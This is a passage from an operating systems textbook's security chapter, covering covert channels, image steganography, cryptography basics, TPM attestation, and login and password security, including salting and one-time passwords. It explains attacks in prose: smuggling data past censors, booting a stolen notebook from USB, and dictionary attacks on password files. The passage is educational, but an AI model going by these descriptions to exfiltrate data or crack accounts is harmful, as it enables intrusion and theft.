


Figure 9-13. A covert channel using file locking.

another bit is present in S . Since timing is no longer involved, this protocol is fully reliable, even in a busy system, and can proceed as fast as the two processes can get scheduled. To get higher bandwidth, why not use two files per bit time, or make it a byte-wide channel with eight signaling files, S_0 through S_7 ?

Acquiring and releasing dedicated resources (tape drives, plotters, etc.) can also be used for signaling. The server acquires the resource to send a 1 and releases it to send a 0. In UNIX, the server could create a file to indicate a 1 and remove it to indicate a 0; the collaborator could use the access system call to see if the file exists. This call works even though the collaborator has no permission to use the file. Unfortunately, many other covert channels exist.

Lampson also mentioned a way of leaking information to the (human) owner of the server process. Presumably the server process will be entitled to tell its owner how much work it did on behalf of the client, so the client can be billed. If the actual computing bill is, say, \$100 and the client's income is \$53,000, the server could report the bill as \$100.53 to its owner.

Just finding all the covert channels, let alone blocking them, is nearly hopeless. In practice, there is little that can be done. Introducing a process that causes page faults at random or otherwise spends its time degrading system performance in order to reduce the bandwidth of the covert channels is not an attractive idea.

Steganography

A slightly different kind of covert channel can be used to pass secret information between processes, even though a human or automated censor gets to inspect all messages between the processes and veto the suspicious ones. For example, consider a company that manually checks all outgoing email sent by company employees to make sure they are not leaking secrets to accomplices or competitors outside the company. Is there a way for an employee to smuggle substantial volumes of confidential information right out under the censor's nose? It turns out there is and it is not all that hard to do.

As a case in point, consider Fig. 9-14(a). This photograph, taken by the author in Kenya, contains three zebras contemplating an acacia tree. Fig. 9-14(b) appears to be the same three zebras and acacia tree, but it has an extra added attraction. It contains the complete, unabridged text of five of Shakespeare's plays embedded in it: *Hamlet*, *King Lear*, *Macbeth*, *The Merchant of Venice*, and *Julius Caesar*. Together, these plays total over 700 KB of text.




Figure 9-14. (a) Three zebras and a tree. (b) Three zebras, a tree, and the complete text of five plays by William Shakespeare.

How does this covert channel work? The original color image is 1024×768 pixels. Each pixel consists of three 8-bit numbers, one each for the red, green, and blue intensity of that pixel. The pixel's color is formed by the linear superposition of the three colors. The encoding method uses the low-order bit of each RGB color value as a covert channel. Thus each pixel has room for 3 bits of secret information, one in the red value, one in the green value, and one in the blue value. With an image of this size, up to $1024 \times 768 \times 3$ bits (294,912 bytes) of secret information can be stored in it.

The full text of the five plays and a short notice adds up to 734,891 bytes. This was first compressed to about 274 KB using a standard compression algorithm. The compressed output was then encrypted and inserted into the low-order bits of each color value. As can be seen (or actually, cannot be seen), the existence of the information is completely invisible. It is equally invisible in the large, full-color version of the photo. The eye cannot easily distinguish 7-bit color from 8-bit color. Once the image file has gotten past the censor, the receiver just strips off all the low-order bits, applies the decryption and decompression algorithms, and recovers the original 734,891 bytes. Hiding the existence of information like this is called **steganography** (from the Greek words for “covered writing”). Steganography is not popular in dictatorships that try to restrict communication among their citizens, but it is popular with people who believe strongly in free speech.

Viewing the two images in black and white with low resolution does not do justice to how powerful the technique is. To get a better feel for how steganography works, one of the authors (AST) has prepared a demonstration for Windows systems, including the full-color image of Fig. 9-14(b) with the five plays embedded in it. The demonstration can be found at the URL www.cs.vu.nl/~ast/. Click on the covered writing link there under the heading STEGANOGRAPHY DEMO. Then follow the instructions on that page to download the image and the steganography tools needed to extract the plays. It is hard to believe this, but give it a try: seeing is believing.

Another use of steganography is to insert hidden watermarks into images used on Web pages to detect their theft and reuse on other Web pages. If your Web page contains an image with the secret message “Copyright 2014, General Images Corporation” you might have a tough time convincing a judge that you produced the image yourself. Music, movies, and other kinds of material can also be watermarked in this way.

Of course, the fact that watermarks are used like this encourages some people to look for ways to remove them. A scheme that stores information in the low-order bits of each pixel can be defeated by rotating the image 1 degree clockwise, then converting it to a lossy system such as JPEG, then rotating it back by 1 degree. Finally, the image can be reconverted to the original encoding system (e.g., gif, bmp, tif). The lossy JPEG conversion will mess up the low-order bits and the rotations involve massive floating-point calculations, which introduce roundoff errors, also adding noise to the low-order bits. The people putting in the watermarks know this (or should know this), so they put in their copyright information redundantly and use schemes besides just using the low-order bits of the pixels. In turn, this stimulates the attackers to look for better removal techniques. And so it goes.

Steganography can be used to leak information in a covert way, but it is more common that we want to do the opposite: hide the information from the prying eyes of attackers, without necessarily hiding the fact that we are hiding it. Like Julius Caesar, we want to ensure that even if our messages or files fall in the wrong hands, the attacker will not be able to detect the secret information. This is the domain of cryptography and the topic of the next section.

9.5 BASICS OF CRYPTOGRAPHY

Cryptography plays an important role in security. Many people are familiar with newspaper cryptograms, which are little puzzles in which each letter has been systematically replaced by a different one. These have as much to do with modern cryptography as hot dogs have to do with haute cuisine. In this section we will give a bird's-eye view of cryptography in the computer era. As mentioned earlier, operating systems use cryptography in many places. For instance, some file systems can encrypt all the data on disk, protocols like IPSec may encrypt and/or sign all

network packets, and most operating systems scramble passwords to prevent attackers from recovering them. Moreover, in Sec. 9.6, we will discuss the role of encryption in another important aspect of security: authentication.

We will look at the basic primitives used by these systems. However, a serious discussion of cryptography is beyond the scope of this book. Many excellent books on computer security discuss the topic at length. The interested reader is referred to these (e.g., Kaufman et al., 2002; and Gollman, 2011). Below we will give a very quick discussion of cryptography for readers not familiar with it at all.

The purpose of cryptography is to take a message or file, called the **plaintext**, and encrypt it into **ciphertext** in such a way that only authorized people know how to convert it back to plaintext. For all others, the ciphertext is just an incomprehensible pile of bits. Strange as it may sound to beginners in the area, the encryption and decryption algorithms (functions) should *always* be public. Trying to keep them secret almost never works and gives the people trying to keep the secrets a false sense of security. In the trade, this tactic is called **security by obscurity** and is employed only by security amateurs. Oddly enough, the category of amateurs also includes many huge multinational corporations that really should know better.

Instead, the secrecy depends on parameters to the algorithms called **keys**. If P is the plaintext file, K_E is the encryption key, C is the ciphertext, and E is the encryption algorithm (i.e., function), then $C = E(P, K_E)$. This is the definition of encryption. It says that the ciphertext is obtained by using the (known) encryption algorithm, E , with the plaintext, P , and the (secret) encryption key, K_E , as parameters. The idea that the algorithms should all be public and the secrecy should reside exclusively in the keys is called **Kerckhoffs' principle**, formulated by the 19th century Dutch cryptographer Auguste Kerckhoffs. All serious cryptographers subscribe to this idea.

Similarly, $P = D(C, K_D)$ where D is the decryption algorithm and K_D is the decryption key. This says that to get the plaintext, P , back from the ciphertext, C , and the decryption key, K_D , one runs the algorithm D with C and K_D as parameters. The relation between the various pieces is shown in Fig. 9-15.

9.5.1 Secret-Key Cryptography

To make this clearer, consider an encryption algorithm in which each letter is replaced by a different letter, for example, all A s are replaced by Q s, all B s are replaced by W s, all C s are replaced by E s, and so on like this:

plaintext:	ABCDEFGHIJKLMNOPQRSTUVWXYZ
ciphertext:	QWERTYUIOPASDFGHJKLZXCVBNM

This general system is called a **monoalphabetic substitution**, with the key being the 26-letter string corresponding to the full alphabet. The encryption key in this example is $QWERTYUIOPASDFGHJKLZXCVBNM$. For the key given above, the




Figure 9-15. Relationship between the plaintext and the ciphertext.

plaintext *ATTACK* would be transformed into the ciphertext *QZZQEA*. The decryption key tells how to get back from the ciphertext to the plaintext. In this example, the decryption key is *KXVMCNOHQRSZYIJADLEGWBUFT* because an *A* in the ciphertext is a *K* in the plaintext, a *B* in the ciphertext is an *X* in the plaintext, etc.

At first glance this might appear to be a safe system because although the cryptanalyst knows the general system (letter-for-letter substitution), he does not know which of the $26! \approx 4 \times 10^{26}$ possible keys is in use. Nevertheless, given a surprisingly small amount of ciphertext, the cipher can be broken easily. The basic attack takes advantage of the statistical properties of natural languages. In English, for example, *e* is the most common letter, followed by *t*, *o*, *a*, *n*, *i*, etc. The most common two-letter combinations, called **digrams**, are *th*, *in*, *er*, *re*, and so on. Using this kind of information, breaking the cipher is easy.

Many cryptographic systems, like this one, have the property that given the encryption key it is easy to find the decryption key. Such systems are called **secret-key cryptography** or **symmetric-key cryptography**. Although monoalphabetic substitution ciphers are completely worthless, other symmetric key algorithms are known and are relatively secure if the keys are long enough. For serious security, minimally 256-bit keys should be used, giving a search space of $2^{256} \approx 1.2 \times 10^{77}$ keys. Shorter keys may thwart amateurs, but not major governments.

9.5.2 Public-Key Cryptography

Secret-key systems are efficient because the amount of computation required to encrypt or decrypt a message is manageable, but they have a big drawback: the sender and receiver must both be in possession of the shared secret key. They may even have to get together physically for one to give it to the other. To get around this problem, **public-key cryptography** is used (Diffie and Hellman, 1976). This

system has the property that distinct keys are used for encryption and decryption and that given a well-chosen encryption key, it is virtually impossible to discover the corresponding decryption key. Under these circumstances, the encryption key can be made public and only the private decryption key kept secret.

Just to give a feel for public-key cryptography, consider the following two questions:

Question 1: How much is $314159265358979 \times 314159265358979$?

Question 2: What is the square root of 3912571506419387090594828508241?

Most sixth graders, if given a pencil, paper, and the promise of a really big ice cream sundae for the correct answer, could answer question 1 in an hour or two. Most adults given a pencil, paper, and the promise of a lifetime 50% tax cut could not solve question 2 at all without using a calculator, computer, or other external help. Although squaring and square rooting are inverse operations, they differ enormously in their computational complexity. This kind of asymmetry forms the basis of public-key cryptography. Encryption makes use of the easy operation but decryption without the key requires you to perform the hard operation.

A public-key system called **RSA** exploits the fact that multiplying really big numbers is much easier for a computer to do than factoring really big numbers, especially when all arithmetic is done using modulo arithmetic and all the numbers involved have hundreds of digits (Rivest et al., 1978). This system is widely used in the cryptographic world. Systems based on discrete logarithms are also used (El Gamal, 1985). The main problem with public-key cryptography is that it is a thousand times slower than symmetric cryptography.

The way public-key cryptography works is that everyone picks a (public key, private key) pair and publishes the public key. The public key is the encryption key; the private key is the decryption key. Usually, the key generation is automated, possibly with a user-selected password fed into the algorithm as a seed. To send a secret message to a user, a correspondent encrypts the message with the receiver's public key. Since only the receiver has the private key, only the receiver can decrypt the message.

9.5.3 One-Way Functions

In various situations that we will see later it is desirable to have some function, f , which has the property that given f and its parameter x , computing $y = f(x)$ is easy to do, but given only $f(x)$, finding x is computationally infeasible. Such a function typically mangles the bits in complex ways. It might start out by initializing y to x . Then it could have a loop that iterates as many times as there are 1 bits in x , with each iteration permuting the bits of y in an iteration-dependent way, adding in a different constant on each iteration, and generally mixing the bits up very thoroughly. Such a function is called a **cryptographic hash function**.

9.5.4 Digital Signatures

Frequently it is necessary to sign a document digitally. For example, suppose a bank customer instructs the bank to buy some stock for him by sending the bank an email message. An hour after the order has been sent and executed, the stock crashes. The customer now denies ever having sent the email. The bank can produce the email, of course, but the customer can claim the bank forged it in order to get a commission. How does a judge know who is telling the truth?

Digital signatures make it possible to sign emails and other digital documents in such a way that they cannot be repudiated by the sender later. One common way is to first run the document through a one-way cryptographic hashing algorithm that is very hard to invert. The hashing function typically produces a fixed-length result independent of the original document size. The most popular hashing functions used is **SHA-1 (Secure Hash Algorithm)**, which produces a 20-byte result (NIST, 1995). Newer versions of SHA-1 are **SHA-256** and **SHA-512**, which produce 32-byte and 64-byte results, respectively, but they are less widely used to date.

The next step assumes the use of public-key cryptography as described above. The document owner then applies his private key to the hash to get $D(hash)$. This value, called the **signature block**, is appended to the document and sent to the receiver, as shown in Fig. 9-16. The application of D to the hash is sometimes referred to as decrypting the hash, but it is not really a decryption because the hash has not been encrypted. It is just a mathematical transformation on the hash.




Figure 9-16. (a) Computing a signature block. (b) What the receiver gets.

When the document and hash arrive, the receiver first computes the hash of the document using SHA-1 or whatever cryptographic hash function has been agreed upon in advance. The receiver then applies the sender's public key to the signature block to get $E(D(hash))$. In effect, it "encrypts" the decrypted hash, canceling it out and getting the hash back. If the computed hash does not match the hash from the signature block, the document, the signature block, or both have been tampered with (or changed by accident). The value of this scheme is that it applies (slow)

public-key cryptography only to a relatively small piece of data, the hash. Note carefully that this method works only if for all x

$$E(D(x)) = x$$

It is not guaranteed a priori that all encryption functions will have this property since all that we originally asked for was that

$$D(E(x)) = x$$

that is, E is the encryption function and D is the decryption function. To get the signature property in addition, the order of application must not matter, that is, D and E must be commutative functions. Fortunately, the RSA algorithm has this property.

To use this signature scheme, the receiver must know the sender's public key. Some users publish their public key on their Web page. Others do not because they may be afraid of an intruder breaking in and secretly altering their key. For them, an alternative mechanism is needed to distribute public keys. One common method is for message senders to attach a **certificate** to the message, which contains the user's name and public key and is digitally signed by a trusted third party. Once the user has acquired the public key of the trusted third party, he can accept certificates from all senders who use this trusted third party to generate their certificates.

A trusted third party that signs certificates is called a **CA (Certification Authority)**. However, for a user to verify a certificate signed by a CA, the user needs the CA's public key. Where does that come from and how does the user know it is the real one? To do this in a general way requires a whole scheme for managing public keys, called a **PKI (Public Key Infrastructure)**. For Web browsers, the problem is solved in an ad hoc way: all browsers come preloaded with the public keys of about 40 popular CAs.

Above we have described how public-key cryptography can be used for digital signatures. It is worth mentioning that schemes that do not involve public-key cryptography also exist.

9.5.5 Trusted Platform Modules

All cryptography requires keys. If the keys are compromised, all the security based on them is also compromised. Storing the keys securely is thus essential. How does one store keys securely on a system that is not secure?

One proposal that the industry has come up with is a chip called the **TPM (Trusted Platform Module)**, which is a cryptoprocessor with some nonvolatile storage inside it for keys. The TPM can perform cryptographic operations such as encrypting blocks of plaintext or decrypting blocks of ciphertext in main memory. It can also verify digital signatures. When all these operations are done in specialized hardware, they become much faster and are likely to be used more widely.

Many computers already have TPM chips and many more are likely to have them in the future.

TPM is extremely controversial because different parties have different ideas about who will control the TPM and what it will protect from whom. Microsoft has been a big advocate of this concept and has developed a series of technologies to use it, including Palladium, NGSCB, and BitLocker. In its view, the operating system controls the TPM and uses it for instance to encrypt the hard drive. However, it also wants to use the TPM to prevent unauthorized software from being run. “Unauthorized software” might be pirated (i.e., illegally copied) software or just software the operating system does not authorize. If the TPM is involved in the booting process, it might start only operating systems signed by a secret key placed inside the TPM by the manufacturer and disclosed only to selected operating system vendors (e.g., Microsoft). Thus the TPM could be used to limit users’ choices of software to those approved by the computer manufacturer.

The music and movie industries are also very keen on TPM as it could be used to prevent piracy of their content. It could also open up new business models, such as renting songs or movies for a specific period of time by refusing to decrypt them after the expiration date.

One interesting use for TPMs is known as remote attestation. **Remote attestation** allows an external party to verify that the computer with the TPM runs the software it should be running, and not something that cannot be trusted. The idea is that the attesting party uses the TPM to create “measurements” that consist of hashes of the configuration. For instance, let us assume that the external party trusts nothing on our machine, except the BIOS. If the (external) challenging party were able to verify that we ran a trusted bootloader and not some rogue piece of software, this would be a start. If we could additionally prove that we ran a legitimate kernel on this trustworthy bootloader, even better. And if we could finally show that on this kernel we ran the right version of a legitimate application, the challenging party might be satisfied with respect to our trustworthiness.

Let us first consider what happens on our machine, from the moment it boots. When the (trusted) BIOS starts, it first initializes the TPM and uses it to create a hash of the code in memory after loading the bootloader. The TPM writes the result in a special register, known as a **PCR (Platform Configuration Register)**. PCRs are special because they cannot be overwritten directly—but only “extended.” To extend the PCR, the TPM takes a hash of the combination of the input value and the previous value in the PCR, and stores that in the PCR. Thus, if our bootloader is benign, it will take a measurement (create a hash) for the loaded kernel and extend the PCR that previously contained the measurement for the bootloader itself. Intuitively, we may consider the resulting cryptographic hash in the PCR as a hash chain, which binds the kernel to the bootloader. Now the kernel in turn creates takes a measurement of the application and extends the PCR with that.

Now let us consider what happens when an external party wants to verify that we run the right (trustworthy) software stack and not some arbitrary other code.

First, the challenging party creates an unpredictable value of, for example, 160 bits. This value, known as a **nonce**, is simply a unique identifier for this verification request. It serves to prevent an attacker from recording the response to one remote attestation request, changing the configuration on the attesting party and then simply replaying the previous response for all subsequent attestation requests. By incorporating a nonce in the protocol, such replays are not possible. When the attesting side receives the attestation request (with the nonce), it uses the TPM to create a signature (with its unique and unforgeable key) for the concatenation of the nonce and the value of the PCR. It then sends back this signature, the nonce, the value of the PCR, and hashes for the bootloader, the kernel, and the application. The challenging party first checks the signature and the nonce. Next, it looks up the three hashes in its database of trusted bootloaders, kernels, and applications. If they are not there, the attestation fails. Otherwise, the challenging party re-creates the combined hash of all three components and compares it to the value of the PCR received from the attesting side. If the values match, the challenging side is sure that the attesting side was started with exactly those three components. The signed result prevents attackers from forging the result, and since we know that the trusted bootloader performs the appropriate measurement of the kernel and the kernel in turn measures the application, no other code configuration could have produced the same hash chain.

TPM has a variety of other uses that we do not have space to get into. Interestingly enough, the one thing TPM does not do is make computers more secure against external attacks. What it really focuses on is using cryptography to prevent users from doing anything not approved directly or indirectly by whoever controls the TPM. If you would like to learn more about this subject, the article on Trusted Computing in the Wikipedia is a good place to start.

9.6 AUTHENTICATION

Every *secured* computer system must require all users to be authenticated at login time. After all, if the operating system cannot be sure who the user is, it cannot know which files and other resources he can access. While authentication may sound like a trivial topic, it is a bit more complicated than you might expect. Read on.

User authentication is one of those things we meant by “ontogeny recapitulates phylogeny” in Sec. 1.5.7. Early mainframes, such as the ENIAC, did not have an operating system, let alone a login procedure. Later mainframe batch and timesharing systems generally did have a login procedure for authenticating jobs and users.

Early minicomputers (e.g., PDP-1 and PDP-8) did not have a login procedure, but with the spread of UNIX on the PDP-11 minicomputer, logging in was again needed. Early personal computers (e.g., Apple II and the original IBM PC) did not

have a login procedure, but more sophisticated personal computer operating systems, such as Linux and Windows 8, do (although foolish users can disable it). Machines on corporate LANs almost always have a login procedure configured so that users cannot bypass it. Finally, many people nowadays (indirectly) log into remote computers to do Internet banking, engage in e-shopping, download music, and other commercial activities. All of these things require authenticated login, so user authentication is once again an important topic.

Having determined that authentication is often important, the next step is to find a good way to achieve it. Most methods of authenticating users when they attempt to log in are based on one of three general principles, namely identifying

1. Something the user knows.
2. Something the user has.
3. Something the user is.

Sometimes two of these are required for additional security. These principles lead to different authentication schemes with different complexities and security properties. In the following sections we will examine each of these in turn.

The most widely used form of authentication is to require the user to type a login name and a password. Password protection is easy to understand and easy to implement. The simplest implementation just keeps a central list of (login-name, password) pairs. The login name typed in is looked up in the list and the typed password is compared to the stored password. If they match, the login is allowed; if they do not match, the login is rejected.

It goes almost without saying that while a password is being typed in, the computer should not display the typed characters, to keep them from prying eyes near the monitor. With Windows, as each character is typed, an asterisk is displayed. With UNIX, nothing at all is displayed while the password is being typed. These schemes have different properties. The Windows scheme may make it easy for absent-minded users to see how many characters they have typed so far, but it also discloses the password length to “eavesdroppers” (for some reason, English has a word for auditory snoopers but not for visual snoopers, other than perhaps Peeping Tom, which does not seem right in this context). From a security perspective, silence is golden.

Another area in which not quite getting it right has serious security implications is illustrated in Fig. 9-17. In Fig. 9-17(a), a successful login is shown, with system output in uppercase and user input in lowercase. In Fig. 9-17(b), a failed attempt by a cracker to log into System A is shown. In Fig. 9-17(c) a failed attempt by a cracker to log into System B is shown.

In Fig. 9-17(b), the system complains as soon as it sees an invalid login name. This is a mistake, as it allows the cracker to keep trying login names until she finds a valid one. In Fig. 9-17(c), the cracker is always asked for a password and gets no

LOGIN: mitch
PASSWORD: FooBar!-7
SUCCESSFUL LOGIN

(a)

LOGIN: carol
INVALID LOGIN NAME
LOGIN:

(b)

LOGIN: carol
PASSWORD: Idunno
INVALID LOGIN
LOGIN:

(c)

Figure 9-17. (a) A successful login. (b) Login rejected after name is entered.
(c) Login rejected after name and password are typed.

feedback about whether the login name itself is valid. All she learns is that the login name plus password combination tried is wrong.

As an aside on login procedures, most notebook computers are configured to require a login name and password to protect their contents in the event they are lost or stolen. While better than nothing, it is not much better than nothing. Anyone who gets hold of the notebook can turn it on and immediately go into the BIOS setup program by hitting DEL or F8 or some other BIOS-specific key (usually displayed on the screen) before the operating system is started. Once there, he can change the boot sequence, telling it to boot from a USB stick before trying the hard disk. The finder then inserts a USB stick containing a complete operating system and boots from it. Once running, the hard disk can be mounted (in UNIX) or accessed as the *D:* drive (Windows). To prevent this situation, most BIOSes allow the user to password protect the BIOS setup program so that only the owner can change the boot sequence. If you have a notebook computer, stop reading now. Go put a password on your BIOS, then come back.

Weak Passwords

Often, crackers break in simply by connecting to the target computer (e.g., over the Internet) and trying many (login name, password) combinations until they find one that works. Many people use their name in one form or another as their login name. For Someone named “Ellen Ann Smith,” *ellen*, *smith*, *ellen_smith*, *ellen-smith*, *ellen.smith*, *esmith*, *easmith*, and *eas* are all reasonable candidates. Armed with one of those books entitled *4096 Names for Your New Baby*, plus a telephone book full of last names, a cracker can easily compile a computerized list of potential login names appropriate to the country being attacked (*ellen_smith* might work fine in the United States or England, but probably not in Japan).

Of course, guessing the login name is not enough. The password has to be guessed, too. How hard is that? Easier than you think. The classic work on password security was done by Morris and Thompson (1979) on UNIX systems. They compiled a list of likely passwords: first and last names, street names, city names, words from a moderate-sized dictionary (also words spelled backward), license plate numbers, etc. They then compared their list to the system password file to see if there were any matches. Over 86% of all passwords turned up in their list.

Lest anyone think that better-quality users pick better-quality passwords, rest assured that they do not. When in 2012, 6.4 million LinkedIn (hashed) passwords leaked to the Web after a hack, many people had fun analyzing the results. The most popular password was “password”. The second most popular was “123456” (“1234”, “12345”, and “12345678” were also in the top 10). Not exactly uncrackable. In fact, crackers can compile a list of potential login names and a list of potential passwords without much work and run a program to try them on as many computers as they can.

This is similar to what researchers at IOActive did in March 2013. They scanned a long list of home routers and set-top boxes to see if they were vulnerable to the simplest possible attack. Rather than trying out many login names and passwords, as we suggested, they tried only the well-known default login and password installed by the manufacturers. Users are supposed to change these values immediately, but it appears that many do not. The researchers found that hundreds of thousands of such devices are potentially vulnerable. Perhaps even more worrying, the Stuxnet attack on an Iranian nuclear facility made use of the fact that the Siemens computers controlling the centrifuges used a default password—one that had been circulating on the Internet for years.

The growth of the Web has made the problem much worse. Instead of having only one password, many people now have dozens or even hundreds. Since remembering them all is too hard, they tend to choose simple, weak passwords and reuse them on many Websites (Florencio and Herley, 2007; and Taiabul Haque et al., 2013).

Does it really matter if passwords are easy to guess? Yes, absolutely. In 1998, the *San Jose Mercury News* reported that a Berkeley resident, Peter Shipley, had set up several unused computers as **war dialers**, which dialed all 10,000 telephone numbers belonging to an exchange [e.g., (415) 770-xxxx], usually in random order to thwart telephone companies that frown upon such usage and try to detect it. After making 2.6 million calls, he located 20,000 computers in the Bay Area, 200 of which had no security at all.

The Internet has been a godsend to crackers. It takes all the drudgery out of their work. No more phone numbers to dial (and no more dial tones to wait for). “War dialing” now works like this. A cracker may write a script ping (send a network packet) to a set of IP addresses. If it receives any response at all, the script subsequently tries to set up a TCP connection to all the possible services that may be running on the machine. As mentioned earlier, this mapping out of what is running on which computer is known as portscanning and instead of writing a script from scratch, the attacker may just as well use specialized tools like nmap that provide a wide range of advanced portscanning techniques. Now that the attacker knows which servers are running on which machine, the next step is to launch the attack. For instance, if the attacker wanted to probe the password protection, he would connect to those services that use this method of authentication, like the telnet server, or even the Web server. We have already seen that default and

otherwise weak password enable attackers to harvest a large number of accounts, sometimes with full administrator rights.

UNIX Password Security

Some (older) operating systems keep the password file on the disk in unencrypted form, but protected by the usual system protection mechanisms. Having all the passwords in a disk file in unencrypted form is just looking for trouble because all too often many people have access to it. These may include system administrators, machine operators, maintenance personnel, programmers, management, and maybe even some secretaries.

A better solution, used in UNIX systems, works like this. The login program asks the user to type his name and password. The password is immediately “encrypted” by using it as a key to encrypt a fixed block of data. Effectively, a one-way function is being run, with the password as input and a function of the password as output. This process is not really encryption, but it is easier to speak of it as encryption. The login program then reads the password file, which is just a series of ASCII lines, one per user, until it finds the line containing the user’s login name. If the (encrypted) password contained in this line matches the encrypted password just computed, the login is permitted, otherwise it is refused. The advantage of this scheme is that no one, not even the superuser, can look up any users’ passwords because they are not stored in unencrypted form anywhere in the system. For illustration purposes, we assume for now that the encrypted password is stored in the password file itself. Later, we will see, this is no longer the case for modern variants of UNIX.

If the attacker manages to get hold of the encrypted password, the scheme can be attacked, as follows. A cracker first builds a dictionary of likely passwords the way Morris and Thompson did. At leisure, these are encrypted using the known algorithm. It does not matter how long this process takes because it is done in advance of the break-in. Now armed with a list of (password, encrypted password) pairs, the cracker strikes. He reads the (publicly accessible) password file and strips out all the encrypted passwords. These are compared to the encrypted passwords in his list. For every hit, the login name and unencrypted password are now known. A simple shell script can automate this process so it can be carried out in a fraction of a second. A typical run of the script will yield dozens of passwords.

After recognizing the possibility of this attack, Morris and Thompson described a technique that renders the attack almost useless. Their idea is to associate an n -bit random number, called the **salt**, with each password. The random number is changed whenever the password is changed. The random number is stored in the password file in unencrypted form, so that everyone can read it. Instead of just storing the encrypted password in the password file, the password and the random number are first concatenated and then encrypted together. This encrypted result is then stored in the password file, as shown in Fig. 9-18 for a password file with five

users, Bobbie, Tony, Laura, Mark, and Deborah. Each user has one line in the file, with three entries separated by commas: login name, salt, and encrypted password + salt. The notation $e(\text{Dog}, 4238)$ represents the result of concatenating Bobbie's password, Dog, with her randomly assigned salt, 4238, and running it through the encryption function, e . It is the result of that encryption that is stored as the third field of Bobbie's entry.

Bobbie, 4238, $e(\text{Dog}, 4238)$
Tony, 2918, $e(6\%\%TaeFF, 2918)$
Laura, 6902, $e(\text{Shakespeare}, 6902)$
Mark, 1694, $e(\text{XaB\#Bwcz}, 1694)$
Deborah, 1092, $e(\text{LordByron}, 1092)$

Figure 9-18. The use of salt to defeat precomputation of encrypted passwords.

Now consider the implications for a cracker who wants to build up a list of likely passwords, encrypt them, and save the results in a sorted file, f , so that any encrypted password can be looked up easily. If an intruder suspects that *Dog* might be a password, it is no longer sufficient just to encrypt *Dog* and put the result in f . He has to encrypt 2^n strings, such as *Dog0000*, *Dog0001*, *Dog0002*, and so forth and enter all of them in f . This technique increases the size of f by 2^n . UNIX uses this method with $n = 12$.

For additional security, modern versions of UNIX typically store the encrypted passwords in a separate “shadow” file that, unlike the password file, is only readable by root. The combination of salting the password file and making it unreadable except indirectly (and slowly) can generally withstand most attacks on it.

One-Time Passwords

Most superusers exhort their mortal users to change their passwords once a month. It falls on deaf ears. Even more extreme is changing the password with every login, leading to **one-time passwords**. When one-time passwords are used, the user gets a book containing a list of passwords. Each login uses the next password in the list. If an intruder ever discovers a password, it will not do him any good, since next time a different password must be used. It is suggested that the user try to avoid losing the password book.

Actually, a book is not needed due to an elegant scheme devised by Leslie Lamport that allows a user to log in securely over an insecure network using one-time passwords (Lamport, 1981). Lamport's method can be used to allow a user running on a home PC to log in to a server over the Internet, even though intruders may see and copy down all the traffic in both directions. Furthermore, no secrets have to be stored in the file system of either the server or the user's PC. The method is sometimes called a **one-way hash chain**.

The algorithm is based on a one-way function, that is, a function $y = f(x)$ that has the property that given x it is easy to find y , but given y it is computationally infeasible to find x . The input and output should be the same length, for example, 256 bits.

The user picks a secret password that he memorizes. He also picks an integer, n , which is how many one-time passwords the algorithm is able to generate. As an example, consider $n = 4$, although in practice a much larger value of n would be used. If the secret password is s , the first password is given by running the one-way function n times:

$$P_1 = f(f(f(f(s))))$$

The second password is given by running the one-way function $n - 1$ times:

$$P_2 = f(f(f(s)))$$

